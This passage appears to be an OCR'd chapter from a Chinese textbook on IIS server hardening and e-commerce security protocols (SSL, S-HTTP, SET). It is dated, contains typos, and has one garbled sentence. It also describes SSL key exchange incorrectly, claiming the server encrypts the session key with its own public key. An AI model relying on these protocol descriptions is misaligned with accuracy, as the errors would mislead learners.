(1) 文件夹和文件的访问权限:安放在 NTFS 文件系统上的文件夹和文件,一方面要对其权限加以控制,对不同的用户组和用户进行不同的权限设置;另外,还可利用 NTFS 的审核功能对某些特定用户组成员读文件的企图等方面进行审核,有效地通过监视如文件访问、用户对象的使用等发现非法用户进行非法活动的前兆,及时加以预防制止。具体方法是选择“用户账户管理器”|“规则”|“审核”选项,设置“审核规则”。

(2) WWW 目录的访问权限:已经设置成 Web 目录的文件夹,可以通过操作 Web 站点属性页实现对 WWW 目录访问权限的控制,而该目录下的所有文件和子文件夹都将继承这些安全性。WWW 服务除了提供 NTFS 文件系统提供的权限外,还提供读取权限,允许用户读取或下载 WWW 目录中的文件;执行权限,允许用户运行 WWW 目录下的程序和脚本,如图 8-14 所示。

具体设置方法如下。

① 启动 ISM(Internet 服务器管理器)。

② 启动 Web 属性页并单击“目录 ”标签。

③ 选择 WWW 目录。

④ 选择“编辑属性”中的“目录属性”进行设置。




图 8-14　WWW 目录的访问权限设置

5. IP 地址的控制

IIS 可以设置允许或拒绝从特定 IP 发来的服务请求，有选择地允许特定节点的用户访问服务，可以通过设置来阻止除指定 IP 地址外的整个网络用户来访问你的 Web 服务器。

具体设置方法如下。

(1) 启动 ISM(Internet 服务器管理器)。

(2) 打开 Web 属性页中的“高级”选项卡。

(3) 进行指定 IP 地址的控制设置。

6. 端口安全性的实现

对于 IIS 服务，无论是 WWW 站点、FTP 站点，还是 NNTP，SMTP 服务等都有各自监听和接收浏览器请求的 TCP 端口号(Post)。一般常用的端口号为：WWW 是 80，FTP 是 21，SMTP 是 25，可以通过修改端口号来提高 IIS 服务器的安全性。如果修改了端口设置，只有知道端口号的用户才可以访问，但用户在访问时需要指定新端口号。

7. IP 转发的安全性

IIS 服务可提供 IP 数据包转发功能，此时，充当路由器角色的 IIS 服务器将会把从 Internet 接口收到的 IP 数据包转发到内部网中，禁用这一功能不失为提高安全性的好办法。

具体设置方法如下。

(1) 启动“网络属性”并打开“协议”选项卡。

(2) 在 TCP/IP 属性中去掉“路由选择”。

8. SSL 安全机制

IIS 的身份认证除了匿名访问、基本验证和 Windows NT 请求/响应方式外，还有一种安全性更高的认证——通过 SSL(Security Socket Layer)安全机制使用数字证书。

SSL(加密套接字协议层)位于 HTTP 层和 TCP 层之间，用于建立用户与服务器之间

的加密通信，确保所传递信息的安全性。

SSL是工作在公共密钥和私人密钥基础上的，任何用户都可以获得公共密钥来加密数据，但解密数据必须要通过相应的私人密钥。使用SSL安全机制时，首先客户端与服务器之间建立连接，服务器把它的数字证书与公共密钥一并发送给客户端，客户端随机生成会话密钥，用从服务器得到的公共密钥对会话密钥进行加密，并把会话密钥在网络上传递给服务器，而会话密钥只有在服务器端用私人密钥才能解密，这样，客户端和服务器端就建立了一个唯一的安全通道。

具体步骤如下。

(1) 启动ISM并打开Web站点的属性页。

(2) 打开"目录安全性"选项卡。

(3) 单击"服务器证书"按钮。

(4) 通过服务器证书管理器生成密钥文件和请求文件。

(5) 从身份认证权限中申请一个证书。

(6) 通过服务器证书在服务器上安装证书。

(7) 激活Web站点的SSL安全性。

建立了SSL安全机制后，只有SSL允许的客户才能与SSL允许的Web站点进行通信，并且在使用URL资源定位器时，输入https:// ，而不是http:// 。

SSL安全机制的实现，将增大系统开销，增加了服务器CPU的额外负担，从而降低了系统性能，在规划时建议仅考虑为高敏感度的Web目录使用。另外，SSL客户端需要使用IE 3.0以上版本。

8.4.4 Web服务器的安全性

Web服务器是IIS中一个强有力的功能全面的工具，它优于其他同类产品。它的性能得到优化，且作为Windows NT/2000/2003 Server下的一项服务运行时，能为各种规模的网络提供快速、方便、安全的Web发布功能。

如果计划建立Web网站，要确保Web网站及其内容的安全和网络及其资源的安全，除了曾经提到过的安全措施外，还要采取其他相应的手段。

由于IIS提供的3种服务配置起来非常相似，故只详细介绍Web服务器的配置，以及FTP服务器和Gopher服务器的差异。

1. 用户和口令验证

首先需要了解匿名访问的严重后果，并采取预防措施来确保为匿名访问创建的账户拥有适当的许可权。若要设置用户对Web服务器进行访问的类型，请在IIS服务管理器中双击WWW，调出Web服务器再双击Web服务器，就会显示出WWW Service Properties对话框。在对话框中，可以看到设置Web服务器服务程序可以使用多种选项。对于安装的大多数IIS而言，默认选项最好。然而，有两种关键的设置将决定用户对Web网站的访问等级：匿名登录和口令验证。

如果你希望允许大众进行访问，一定要确保你同意匿名访问。按照默认设置，当IIS安装好后，在你的用户数据库就会创建一个新用户账户，其名字为IUSR_，后接已安装好的服务器名。例如，如果服务器名为FS，新用户账户则为IUSR_FS。当账户创建好后，它被赋

予有限的访问权,并增加到域用户、guest 用户和 everyone 组中。

此外,IUSR_账户被赋予在本地登录的权限(Logon Locally)。所有 Web 用户都必须具有这种权限,原因是他们的请求被传送至 Web 服务器服务程序,该服务程序利用他们的账户去登录,接着允许 Windows 服务器操作系统分配相应的访问权。

如果希望所有用户按照特定的用户账户和口令得到验证,仅仅清除 Anonymous Logon(匿名登录)选项即可。这将要求各用户在访问服务器的资源前输入有效的用户 ID 和口令。如果能启动启示功能,你就能查看到谁正访问 Web 服务器以及他们所进行的操作。

另一项决定网站安全性的重要内容是设置使用的口令验证类型,这里不再深入探讨。为了实现最大的安全性,可以激活 Windows NT Challenge/Response 选项,它在传输信息前对你的用户 ID 和口令进行加密,从而保证账户信息在网络安全传输。

2. 虚拟目录

为确保网站的安全性,配置 Web 服务器可以看到的目录以及相应的访问层次也是很重要的。当第一次安装 IIS 时,按照默认设置,它会自行创建一个叫做 InetPub 的目录,接着为其提供的 Internet 服务生成根目录。Web 服务器的根目录默认为 wwwroot,它应当是主页所在位置。接着可以使用 Directories 标签来增加存储额外内容的新目录。

3. Web 服务器安全提示

如果正运行 Web 服务器,尽管已根据以前所讨论过的内容采取了预防措施,也许仍有些安全漏洞有待于修补。

以下列出当提供 Web 服务时,应当采取的一般措施。

(1) 停用.bat 和.cmd 文件的映射功能。如果黑客们得到这些 Web 服务器上的可执行文件,他们就可运行这些 Web 文件。通过取消对脚本程序的所有目录的阅读许可权,就可以停用某些文件夹映射功能。

(2) 总是将你的脚本程序和数据存储在不同的目录,务必使包含脚本程序的目录只拥有执行许可权。

(3) 禁止使用 Directory Browsing Allowed(允许目录浏览)。这一功能启动后会给出一个浏览器,该浏览器含有某个目录中的超文本文件列表,从而使黑客能篡改目录中的文件。

(4) 避免使用 Remote Virtual Directories(远程虚拟目录)。务必将 IIS 所有的可执行文件以及数据安装在同一台机器上,并利用 NTFS 来保护。当用户试图从远程目录访问文档时,总是使用输入到属性页上的用户名和口令,这就有可能绕过访问控制列表。当编写和使用 CGI 脚本程序时,一定要小心。有经验的黑客也许会利用编写拙劣的 CGI 脚本程序来对你的系统进行访问。

(5) 牢记特权最小的原则,如果计划只运行 Web 服务器,那么只需激活 Web 服务器主机的端口 80。

(6) 全面测试你的 Web 服务器,设法发现并弥补所有漏洞。最好的方法是让可靠而且内行的同事设法破坏你网络的安全性。

8.4.5 FTP 与 Gopher 服务器安全性

1. 安全性和 FTP 服务器

FTP 服务器是唯一一项允许用户通过 Internet 将文件传输至服务器的 IIS 服务程序。

设置 FTP 安全性能、用户和口令验证与 Web 服务器大致相似。但是有一点值得注意：用户名和口令将以明文(非加密)形式传输至 FTP 服务器服务程序，这意味着如果使用网络嗅探器就可以捕捉到这一信息，从而破坏网络的安全。

在允许大众进行访问时，一定要熟悉 FTP Service Properties 页的 Current Session 选项。它告诉哪个用户与 FTP 服务器相连，它们何时连接，以及它们已连接多长时间。

虚拟目录设置 FTP 服务器的目录与设置 Web 服务器服务程序十分类似，一定要保证用户不能访问 FTPRoot 目录之外的目录，并要正确设置 FTP 目录的访问许可。

FTP 服务器安全提示，当运行 FTP 服务器时，为保证安全应当了解以下事项。

(1) 谨记用户可以修改 FTP 服务器的目录。一定要确保他们无法进入 FTPRoot 目录以外的目录，同时要使用 NTFS 来保证服务器的安全。

(2) 避免使用远程虚拟目录。当用户从远程目录访问文档时，总是要求其提供输入到属性页的用户名和口令，这就有可能绕过访问控制表。

(3) 一定要启动记录功能，查找可疑活动，如在日志和事件查看器中查找没有成功的登录。

(4) 如果只计划运行 FTP 服务器，只需启动 FTP 主机的端口 20 和端口 21。

(5) 全面测试 FTP 服务器，并设法找到所有漏洞。可以通过让一个可靠的内行的同事设法侵入系统来测试。

2. 安全性和 Gopher 服务器

保护 Gopher 服务器与保护 FTP 服务程序、Web 服务程序很类似，差别在于 Gopher 只允许匿名登录。

8.5 电子商务的安全

8.5.1 电子商务安全概述

随着通信网络技术的飞速发展，特别是 Internet 的不断普及，人们的消费观念和整个商务系统也发生了巨大的变化。人们更希望通过网络的便利性来进行网络采购和交易，从而导致了电子商务(electronic commerce)的出现，并在世界范围内掀起了电子商务的热潮。

电子商务的发展给人们的工作和生活带来了新的尝试和便利性，但并没有像人们想象的那样普及和深入，除其他因素外，一个很重要的原因就是电子商务的安全性，它成为阻碍电子商务发展的瓶颈。美国密执安大学一个调查机构通过对 23 000 名因特网用户的调查显示，超过 60%的人由于担心电子商务的安全问题而不愿进行网上购物。任何个人、企业或商业机构以及银行都不会通过一个不安全的网络进行商务交易，这样会导致商业机密信息或个人隐私的泄漏，从而导致巨大的利益损失。

电子商务中的安全隐患可分为如下几类。

(1) 信息的截获和窃取。如果没有采用加密措施或加密强度不够，攻击者可能通过互联网、公共电话网、搭线、电磁波辐射范围内安装接收装置或在数据包通过的网关和路由器上截获数据等方式，获取用户输入的机密信息或通过对信息流量和流向、通信频度和长度等参数的分析，推出有用信息。例如消费者的银行账号、密码以及企业的商业机密等。

(2) 信息的篡改。当攻击者熟悉了网络信息格式以后，通过各种技术方法和手段对网络传输的信息进行中途修改，并发往目的地，从而破坏信息的完整性。这种破坏手段主要有3个方面：篡改——改变信息流的次序，更改信息的内容，如购买商品的出货地址；删除——删除某个消息或消息的某些部分；插入——在消息中插入一些信息，让收方读不懂或接收错误的信息。

(3) 信息假冒。当攻击者掌握了网络信息数据规律或解密了商务信息以后，可以假冒合法用户或发送假冒信息来欺骗其他用户，主要有两种方式。一是虚开网站和商店，给用户发电子邮件，收订货单，窃取商家的商品信息和用户信用等信息；伪造用户，发大量的电子邮件，耗尽商家资源，使合法用户不能正常访问网络资源，使有严格时间要求的服务不能及时得到响应。另外一种为假冒他人身份，如冒充领导发布命令、调阅密件；冒充他人消费、栽赃；冒充主机欺骗合法主机及合法用户；冒充网络控制程序，套取或修改使用权限、通行字、密钥等信息；接管合法用户，欺骗系统，占用合法用户的资源。

(4) 交易抵赖。交易抵赖包括多个方面，如发信者事后否认曾经发送过某条信息或内容；收信者事后否认曾经收到过某条消息或内容；购买者做了订货单不承认；商家卖出的商品因价格差而不承认原有的交易。

电子商务面临的种种威胁，导致了对电子商务安全的需求。一个安全的电子商务系统应该具备：机密性、完整性、认证性、不可抵赖性和有效性。

(1) 机密性。电子商务作为贸易的一种手段，其信息直接代表着个人、企业或国家的商业机密。传统的纸面贸易都是通过邮寄封装的信件或通过可靠的通信渠道发送商业报文来达到保守机密的目的。电子商务是建立在一个较为开放的网络环境上的(尤其 Internet 是更为开放的网络)，维护商业机密是电子商务全面推广应用的重要保障。因此，要预防非法的信息存取和信息在传输过程中被非法窃取。机密性一般是通过密码技术对传输的信息进行加密处理实现的。

(2) 完整性。电子商务简化了贸易过程，减少了人为的干预，同时也带来维护贸易各方商业信息的完整、统一的问题。由于数据输入时的意外差错或欺诈行为，可能导致贸易各方信息的差异。此外，数据传输过程中信息的丢失、信息重复或信息传送的次序差异也会导致贸易各方信息的不同。贸易各方信息的完整性将影响到贸易各方的交易和经营策略，保持贸易各方信息的完整性是电子商务应用的基础。因此，要预防对信息的随意生成、修改和删除，同时要防止数据传送过程中信息的丢失和重复并保证信息传送次序的统一。完整性一般可通过提取信息消息摘要的方式来获得。

(3) 认证性。由于网络电子商务交易系统的特殊性，企业或个人的交易通常都是在虚拟的网络环境中进行，所以对个人或企业实体进行身份确认成了电子商务中很重要的一环。对人或实体的身份进行鉴别，为身份的真实性提供保证，即交易双方能够在相互不见面的情况下确认对方的身份。这意味着当某人或实体声称具有某个特定的身份时，鉴别服务将提供一种方法来验证其声明的正确性，一般都是通过证书机构 CA 和证书来实现。

(4) 不可抵赖性。电子商务可能直接关系到贸易双方的商业交易，如何确定要进行交易的贸易方正是进行交易所期望的贸易方，这一问题则是保证电子商务顺利进行的关键。在传统的纸面贸易中，贸易双方通过在交易合同、契约或贸易单据等书面文件上手写签名或印章来鉴别贸易伙伴，确定合同、契约、单据的可靠性并预防抵赖行为的发生。这也就是人

们常说的“白纸黑字”。在无纸化的电子商务方式下,通过手写签名和印章进行贸易方的鉴别已是不可能的。因此,要在交易信息的传输过程中为参与交易的个人、企业或国家提供可靠的标识。不可抵赖性可通过对发送的消息进行数字签名来获取。

(5) 有效性。电子商务以电子形式取代了纸张,那么如何保证这种电子形式的贸易信息的有效性则是开展电子商务的前提。电子商务作为贸易的一种形式,其信息的有效性将直接关系到个人、企业或国家的经济利益和声誉。因此,要对网络故障、操作错误、应用程序错误、硬件故障、系统软件错误及计算机病毒所产生的潜在威胁加以控制和预防,以保证贸易数据在确定的时刻、确定的地点是有效的。

电子商务安全从整体上可分为两大部分:计算机网络安全和商务交易安全。

(1) 计算机网络安全的内容包括:计算机网络设备安全、计算机网络系统安全、数据库安全等。计算机网络安全是商务交易安全的基础,一个完整的电子商务系统应建立在安全的网络基础设施之上。

(2) 商务交易安全保障电子商务过程的顺利进行,即实现电子商务的保密性、完整性、可鉴别性、不可伪造性和不可抵赖性。

8.5.2　网上交易安全协议

近年来,针对电子交易安全的要求,IT 业界与金融行业一起推出了不少有效的安全交易标准和技术。下面介绍几种主要的网上交易安全协议。

1. 安全超文本传输协议(S-HTTP)

S-HTTP 是一种面向安全信息通信的协议,它可以和 HTTP 结合起来使用。S-HTTP 能与 HTTP 信息模型共存并易于与 HTTP 应用程序相整合。

S-HTTP 协议为 HTTP 客户机和服务器提供了多种安全机制,提供安全服务选项是为了适用于万维网上各类潜在用户。S-HTTP 为客户机和服务器提供了相同的性能(同等对待请求和应答,也同等对待客户机和服务器),同时维持 HTTP 的事务模型和实施特征。

S-HTTP 客户机和服务器能与某些加密信息格式标准相结合。S-HTTP 支持多种兼容方案并且与 HTTP 相兼容。使用 S-HTTP 的客户机能够与没有使用 S-HTTP 的服务器连接,反之亦然,但是这样的通信明显地不会利用 S-HTTP 安全特征。

S-HTTP 不需要客户端公用密钥认证(或公用密钥),但它支持对称密钥的操作模式。

S-HTTP 支持端对端安全事务通信。客户机可能“首先”启动安全传输(使用报头的信息),例如它可以用来支持已填表单的加密。使用 S-HTTP 敏感的数据信息不会以明文形式在网络上发送。

S-HTTP 提供了完整且灵活的加密算法、模态及相关参数。此句话正确用来决定客户机和服务器在事务模式、加密算法(用于签名的 RSA 和 DSA,用于加密的 DES 和 RC2 等)及证书选择方面取得一致意见。

S-HTTP 相对 HTTP 扩充了安全特性,它增加了报文的安全性,它是基于 SSL 技术的。该协议向 WWW 的应用提供完整性、认证、不可抵赖性及机密性等安全措施。它依靠密钥对的加密,保障 Web 站点间的交易信息传输的安全性。

S-HTTP 定义在 IETF(http://www.ietf.org)的 RFC 2660 中。

2. 安全套接层协议(SSL)

Netscape 公司推出 Web 浏览器时,提出了 SSL(secure socket layer)安全通信协议,SSL 协议目前已成为 Internet 上保密通信的工业标准。现行 Web 浏览器普遍将 HTTP 和 SSL 相结合,来实现安全通信。

(1) SSL 的安全机制。

SSL 是以公钥结构为基础的网络安全解决方案,是由 Netscape 公司提出的一种建立在网络传输层 TCP 协议之上的安全协议标准,用来在客户端和服务器之间建立安全的 TCP 连接,向基于 TCP/IP 协议的客户机/服务器应用程序提供客户端和服务器的验证、数据完整性及信息保密性等安全措施。

SSL 采用 TCP 作为传输协议提供数据的可靠传送和接收。如图 8-15 所示,SSL 工作在 Socket 层上,因此独立于更高层应用,可为更高层协议(如 HTTP,Telnet 等)提供安全服务。这种安全服务采用了公钥和私钥两种加密体制,对服务器和客户端同时提供保密性、数据完整性和认证。




图 8-15　SSL 协议

SSL 采用公开密钥技术。其目标是保证两个应用间通信的保密性和可靠性,可在服务器和客户机两端同时实现支持。它能使客户机/服务器应用之间的通信不被攻击者窃听,并且始终对服务器进行认证,还可选择对客户进行认证。SSL 协议要求建立在可靠的传输层协议(例如 TCP)之上。SSL 协议的优势在于它是与应用层协议独立无关的,高层的应用层协议(例如 HTTP,FTP,Telnet)能透明地建立于 SSL 协议之上。SSL 协议在应用层协议通信之前就已经完成加密算法、通信密钥的协商以及服务器认证工作。

SSL 协议允许支持 SSL 协议的服务器与一个支持 SSL 协议的客户机相互认证,还允许这两个机器间建立加密连接,提供连接可靠性。

SSL 服务器认证允许用户确认服务器身份。支持 SSL 协议的客户机软件能使用公钥密码标准技术(如用 RSA 和 DSS 等)检查服务器证书、公用 ID 是否有效和是否由在客户信任的认证机构 CA 列表内的认证机构发放。

SSL 客户机认证允许服务器确认用户身份。使用应用于服务器认证同样的技术,支持 SSL 协议的服务器软件能检查客户证书、公用 ID 是否有效和是否由在服务器信任的认证机构列表内的认证机构发放。

(2) SSL 的工作机制。

SSL 的工作机制如下所示。

• 客户机向服务器提出请求,要求建立安全通信连接。

- 客户机与服务器进行协商，确定用于保证安全通信的加密算法和强度。
- 服务器将其服务器证书发送给客户端。该证书包含服务器的公钥，并用 CA 的私钥加密。
- 客户机使用 CA 的公钥对服务器证书进行解密，获得服务器公钥。客户机产生用来创建会话密钥的信息，并用服务器公钥加密，然后发送到服务器。
- 服务器使用自己的私钥解密该消息，然后生成会话密钥，接着使用服务器公钥加密，再发送给客户机。这样，服务器和客户机都拥有了会话密钥。
- 服务器和客户机使用会话密钥来加密和解密传输的数据。它们之间的数据传输是对称加密的。

SSL 协议建立在传输层和应用层之间，包括两个子协议：SSL 记录协议和 SSL 握手协议，其中记录协议在握手协议下端。记录协议定义了要传输数据的格式，它位于 TCP 协议之上，从高层 SSL 子协议收到数据后，进行封装、压缩、认证和加密。SSL 握手协议是位于 SSL 记录协议之上的最重要的子协议，被 SSL 记录协议所封装。该协议允许服务器与客户机在应用程序传输和接收数据之前互相认证、协商加密算法和密钥，SSL 握手协议包括在初次建立 SSL 连接时使用 SSL 记录协议在支持 SSL 协议的服务器与支持 SSL 协议的客户机之间交换的一系列信息。

基于 SSL 的银行卡支付过程如下。

- 持卡人登录商品发布站点，验证商户身份。
- 持卡人决定购买，向商户发出购买请求。
- 商户返回同意支付等信息。
- 持卡人验证支付网关的身份，填写支付信息，将订购信息和支付信息通过 SSL 传给商户，但支付信息被支付网关的公开密钥加密过，对商户来说是不可读的。
- 商户用支付网关的公开密钥加密支付信息等，传给支付网关，要求支付。
- 支付网关解密商户传来的信息，通过传统的银行网络到发卡行验证持卡人的支付信息是否有效，并即时划账。
- 支付网关用它的私有密钥加密结果，把结果返回商户。
- 商户用支付网关的公开密钥解密后返回信息给持卡人，送货，交易结束。

SSL 的缺陷是无法知道在传输过程中是否受到窃听；SSL 产品的出口受到美国政府限制，我国的 SSL 产品只能提供 512 比特 RSA 公钥和 40 比特对称密钥加密，加密强度不够；SSL 协议将客户的信用卡号传送给商家，容易被心术不正的商家欺诈。新的 SSL 协议被命名为 TLS(transpot layer security)，安全可靠性有所提高，但仍不能消除原有技术上的基本缺陷。

3. 安全电子交易协议(SET，secure electronic transaction)

SET(secure electronic transaction，即安全电子交易协议)是美国 Visa 和 MasterCard 两大信用卡组织等联合于 1997 年 5 月 31 日推出的用于电子商务的行业规范，其实质是一种应用在 Internet 上、以信用卡为基础的电子付款系统规范，目的是为了保证网络交易的安全。SET 妥善地解决了信用卡在电子商务交易中的交易协议、信息保密、资料完整以及身份认证等问题。SET 已获得 IETF 标准的认可，是电子商务的发展方向。

（1）SET 支付系统的组成

SET 支付系统主要由持卡人（cardholder）、商家（merchant）、发卡行（issuing bank）、收单行（acquiring bank）、支付网关（payment gateway）、认证中心（certificate authority）等 6 个部分组成。对应地，基于 SET 协议的网上购物系统至少包括电子钱包软件、商家软件、支付网关软件和签发证书软件。

（2）SET 协议用于在线支付的工作流程

① 持卡人向认证中心申请自己的数字签名。

② 证书，电子商家、支付网关分别向认证中心申请自己的签名数字证书和交换密钥数字证书。

③ 持卡用户在网上浏览到所需商品，填写好订单发给网上的商家，同时将自己从认证中心获得的证书发给商家，以证实自己的真实身份。

④ 网上商家收到用户的订单后，到认证中心验证用户的身份是否正确，若正确，则向用户发出确认信息，同时将自己从认证中心获得的证书和支付网关的证书发给持卡用户。

⑤ 持卡用户验证网上商家和支付网关的身份正确与否，若正确，则向商家发出订购指令，并将支付指令发给网上商家，让商家将支付指令转发给支付网关。

